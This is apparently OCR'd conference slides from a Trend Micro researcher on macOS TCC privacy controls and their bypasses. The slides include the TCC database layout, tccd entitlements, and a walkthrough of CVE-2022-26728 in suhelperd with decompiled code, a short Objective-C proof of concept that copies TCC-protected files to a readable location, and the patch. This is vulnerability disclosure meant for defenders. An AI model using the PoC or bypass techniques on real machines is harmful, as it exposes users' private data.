
Click the lock to make changes.

TCC Configurations

Stored in SQLite Database:

[$USER_HOME_DIR]/Library/Application Support/com.apple.TCC/**TCC.db**

The global one is restricted/**SIP-protected**. Need **rootless.*** entitlements to modify it.



```
[fuzz@fuzzs-Mac /tmp % ls -laO@ /Library/Application\ Support/com.apple.TCC/TCC.db  ]
-rw-r--r--  1 root  wheel  restricted 57344 Aug  9 17:28 /Library/Application Suppo
rt/com.apple.TCC/TCC.db
[fuzz@fuzzs-Mac /tmp % sudo file ~/Library/Application\ Support/com.apple.TCC/TCC.db]
/Users/fuzz/Library/Application Support/com.apple.TCC/TCC.db: cannot open: Operatio
n not permitted
fuzz@fuzzs-Mac /tmp %
```

The per-user one is **TCC-protected**. Need **Full Disk Access** permission to modify it.

TCC Configurations




Table: access

Filter in any column


	service	client	client_type	auth_value	auth_reason	auth_version	csreq	policy_id
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	kTCCServiceAccessibility	com.vmware.fusion	0	2	4	1	NULL	NULL
2	kTCCServiceSystemPolicyAllFiles	com.microsoft.teams	0	0	5	1	BLOB	NULL
3	kTCCServiceSystemPolicyAllFiles	/usr/sbin/smbd	1	2	4	1	NULL	NULL
4	kTCCServiceSystemPolicyAllFiles	com.googlecode.iterm2	0	0	4	1	BLOB	NULL
5	kTCCServiceSystemPolicyAllFiles	com.google.Keystone.Agent	0	0	5	1	BLOB	NULL
6	kTCCServiceSystemPolicyAllFiles	net.sourceforge.sqlitebrowser	0	2	4	1	BLOB	NULL
7	kTCCServiceSystemPolicyAllFiles	org.gpgtools.gpgkeychain	0	0	5	1	BLOB	NULL
8	kTCCServiceSystemPolicyAllFiles	cn.huorong.HRSword.HRSwordEx	0	2	4	1	BLOB	NULL
9	kTCCServiceScreenCapture	com.microsoft.teams	0	2	4	1	BLOB	NULL
10	kTCCServiceSystemPolicyAllFiles	com.apple.mail	0	0	5	1	BLOB	NULL
11	kTCCServiceListenEvent	com.microsoft.VSCode	0	0	4	1	BLOB	NULL
12	kTCCServiceSystemPolicyAllFiles	com.microsoft.VSCode	0	0	5	1	BLOB	NULL
13	kTCCServiceSystemPolicyAllFiles	com.apple.appleseed.FeedbackAssistant	0	0	5	1	BLOB	NULL
14	kTCCServiceAccessibility	com.apple.ScriptEditor2	0	0	4	1	BLOB	NULL
15	kTCCServiceAccessibility	com.apple.AppleScriptUtility	0	0	4	1	BLOB	NULL
16	kTCCServiceAccessibility	com.googlecode.iterm2	0	0	4	1	BLOB	NULL

Specific TCC permission item

Request target's bundle ID or absolute path

0: denied
1: unknown
2: allowed

tccd



```
mickey-mbp:Downloads mickey$ ps aux|grep tccd |grep -v grep
mickey           428   0.0  0.0 33773264   7924   ??  S     Thu01PM   0:14.19 /System/Library/PrivateFrameworks/TCC.framework/Support/tccd
root             173   0.0  0.1 33772416   9620   ??  Ss    Thu01PM   0:20.67 /System/Library/PrivateFrameworks/TCC.framework/Support/tccd system
mickey-mbp:Downloads mickey$ ARCH=x86_64 jtool2 --ent /System/Library/PrivateFrameworks/TCC.framework/Support/tccd
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.fileprovider.acl-read</key>
        <true/>
        <key>com.apple.private.coreservices.canmaplsdatabase</key>
        <true/>
        <key>com.apple.private.kernel.global-proc-info</key>
        <true/>
        <key>com.apple.private.notificationcenterui.tcc</key>
        <true/>
        <key>com.apple.private.responsibility.set-arbitrary</key>
        <true/>
        <key>com.apple.private.security.storage.TCC</key>
        <true/>
        <key>com.apple.private.system-extensions.tcc</key>
        <true/>
        <key>com.apple.private.tcc.allow</key>
        <array>
                <string>kTCCServiceSystemPolicyAllFiles</string>
        </array>
        <key>com.apple.private.tcc.manager</key>
        <true/>
        <key>com.apple.rootless.storage.TCC</key>
        <true/>
</dict>
</plist>
```

- Validate the entitlements held by the main executable
- Handle all kinds of XPC requests
  - Query the database to decide whether the requested TCC permission can be granted to specific process
  - Update the database when user changed the TCC configurations from System Preferences

Has the ability to update the SIP-protected SQLite Database

The Special TCC Entitlements

- **com.apple.private.tcc.allow** - Beyond the TCC configurations
  - kTCCServiceScreenCapture
  - kTCCServiceAddressBook
  - kTCCServiceSystemPolicySysAdminFiles
  - kTCCServiceSystemPolicyAllFiles
  - …
- **com.apple.private.tcc.manager**
  - Allowed to request the **tccd** daemon service to update the TCC database

TCC Bypass

- Exploit the design flaws in **tccd**
  - CVE-2021-30713, CVE-2021-30798, …
- Abuse the special **TCC entitlements**
  - CVE-2020-29621, CVE-2020-27937, …
- 20+ Ways to Bypass Your macOS Privacy Mechanisms
- Directly modify the protected **TCC.db** file via the **SIP-Bypass primitive**

Demo


https://youtu.be/oEnTBOeQouE

Extra Bonus: CVE-2022-26728

Recall suhelperd

- Has the special entitlement **com.apple.rootless.install**
  - More privileged than **FDA (Full Disk Access)**
- 45 service routines
  - Although most of them require root authorization
  - Great targets for **TCC Bypass**

CVE-2022-26728: Root Cause



```
char __cdecl -[SUHelper registerPersonalizedManifests:forProductKey:inForeground:](
        SUHelper *self,
        SEL a2,
        id manifestDir,
        id productKey,
        char a5)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v27 = a5;
  v25[1] = (__int64)self;
  v7 = (const char *)objc_msgSend(productKey, "UTF8String");
  v8 = (const char *)objc_msgSend(manifestDir, "UTF8String");
  syslog_DARWIN_EXTSN(118LL, "Registering personalized manifests for %s: %s", v7, v8);
  v28 = 0;
  v26 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  objc_msgSend(v26, "fileExistsAtPath:isDirectory:", manifestDir);
  v9 = objc_msgSend(&OBJC_CLASS___NSURL, "fileURLWithPath:isDirectory:", manifestDir, 1LL);
  v10 = 0;
  v11 = -[SUHelper _sharedPathForProductKey:firmware:createIfMissing:](
          self,
          "_sharedPathForProductKey:firmware:createIfMissing:",
          productKey,
          0LL,
          1LL);                                 // return "/Library/Updates/$productKey"
  if ( v11 )
  {
    v12 = objc_msgSend(&OBJC_CLASS___NSURL, "fileURLWithPath:isDirectory:", v11, 1LL);
    v13 = objc_msgSend(v12, "URLByAppendingPathComponent:", CFSTR("PersonalizedManifests"));
    v25[0] = 0LL;
    v14 = objc_msgSend(v13, "path");
    v15 = v26;
    if...
    v21 = 0LL;
    v22 = &v21;
    v23 = 0x2020000000LL;
    v24 = 1;
    global_queue = dispatch_get_global_queue(8LL * ((_BYTE)v27 != 0) + 9, 0LL);
    block[0] = (__int64)_NSConcreteStackBlock;
    block[1] = 3254779904LL;
    block[2] = (__int64)registerPersonalizedManifests_block_invoke;
    block[3] = (__int64)&unk_1000283B0;
    block[4] = (__int64)v15;
    block[5] = (__int64)v9;
    block[6] = (__int64)v13;
    block[7] = (__int64)&v21;
    dispatch_sync(global_queue, block);
0000C5C1 -[SUHelper registerPersonalizedManifests:forProductKey:inForeground:]:41 (1000085C1)
```


Available to root IPC clients

Attacker Controlled

Copy the files from **$manifestsDir** to /Library/Updates/**$productKey**/PersonalizedManifests

CVE-2022-26728: Exploit

- Malformed **$productKey** for path traversal? ❌



```
char __cdecl -[SUHelper _isSaneProductKey:](SUHelper *self, SEL a2, id a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = objc_msgSend(&OBJC_CLASS___NSCharacterSet, "characterSetWithCharactersInString:", CFSTR("/."));
  v5 = objc_msgSend(a3, "rangeOfCharacterFromSet:", v4);
  v6 = 1;
  if ( v5 != (id)0x7FFFFFFFFFFFFFFFLL )
  {
    v6 = 0;
    v7 = objc_msgSend(
           &OBJC_CLASS___NSString,
           "stringWithFormat:",
           CFSTR("Invalid character found in Product Key - failing registration (no '.' allowed)"));
    v8 = (const char *)objc_msgSend(v7, "UTF8String");
    syslog_DARWIN_EXTSN(116LL, "%s", v8);
  }
  return v6;
}
```

- **$manifestsDir** -> **TCC-protected location**, the destination path **/Library/Updates/$productKey/PersonalizedManifests** is readable by everyone ✅


CVE-2022-26728: PoC

```
    SUHelperProxy *helper = [SUHelperProxy sharedHelperProxy];
    [helper authorizeWithEmptyAuthorizationForRights:16]; // Need Root Here!
    [helper registerPersonalizedManifests:@"/path/to/privacy-location"
forProductKey:@"exploit" inForeground:FALSE];
```

Demo: https://youtu.be/Trs3OV_z8bU

CVE-2022-26728: Patch

Now the IPC client must have the entitlement



```
v4 = SecTaskCreateWithAuditToken(0LL, token);
if ( v4 )
{
  v5 = v4;
  v6 = SecTaskCopyValueForEntitlement(v4, CFSTR("com.apple.private.suhelperd"), 0LL);
  v7 = (void *)CFMakeCollectable(v6);
  v8 = objc_autorelease(v7);
  if ( (unsigned __int8)objc_msgSend(v8, "boolValue") )
  {
    CFRelease(v5);
    audit_token_to_au32(token, 0LL, &euidp, 0LL, 0LL, 0LL, pidp, 0LL, 0LL);
    if ( a2 )
      *a2 = pidp[0];
    if ( (unsigned __int8)sub_107479A7A() )
    {
      v9 = objc_msgSend(
             &OBJC_CLASS___NSString,
             "stringWithFormat:",
             CFSTR("SUHelper *requesting* rights %d to client %d (uid %d)"),
             (unsigned int)a1,
             (unsigned int)pidp[0],
             euidp);
      v10 = (const char *)objc_msgSend(v9, "UTF8String");
      syslog_DARWIN_EXTSN(118LL, "%s", v10);
    }
    authorization = 0LL;
    if...
  }
  else
  {
    v11 = 0LL;
    v14 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("Client is not entitled to use suhelperd"));
    v15 = (const char *)objc_msgSend(v14, "UTF8String");
    syslog_DARWIN_EXTSN(115LL, "%s", v15);
    CFRelease(v5);
  }
}
```
]

Take Away

Take Away

- For ordinary users:
    - Apple Systems (*OS) are not as secure as we thought
    - Keep your devices up to date
    - Don’t click on the URLs from untrusted strangers
    - Don’t use pirated software, and watch out for the Trojans inside.
- For security researchers:
    - Logic bugs are powerful: easy to exploit, work across platforms (Intel & ARM)
    - Chaining bugs together can get more
    - Github Repo: https://github.com/jhftss/One-Click-Demo

References

- https://objective-see.org/blog/blog_0x64.html
- https://objective-see.org/blog/blog_0x38.html
- https://jhftss.github.io/CVE-2022-22616-Gatekeeper-Bypass/
- https://www.trendmicro.com/en_us/research/22/d/macos-suhelper-root-privilege-escalation-vulnerability-a-deep-di.html
- https://jhftss.github.io/CVE-2022-26712-The-POC-For-SIP-Bypass-Is-Even-Tweetable/
- https://www.blackhat.com/us-21/briefings/schedule/#-ways-to-bypass-your-macos-privacy-mechanisms-23133

Thanks !

Mickey Jin (@patch1t) of Trend Micro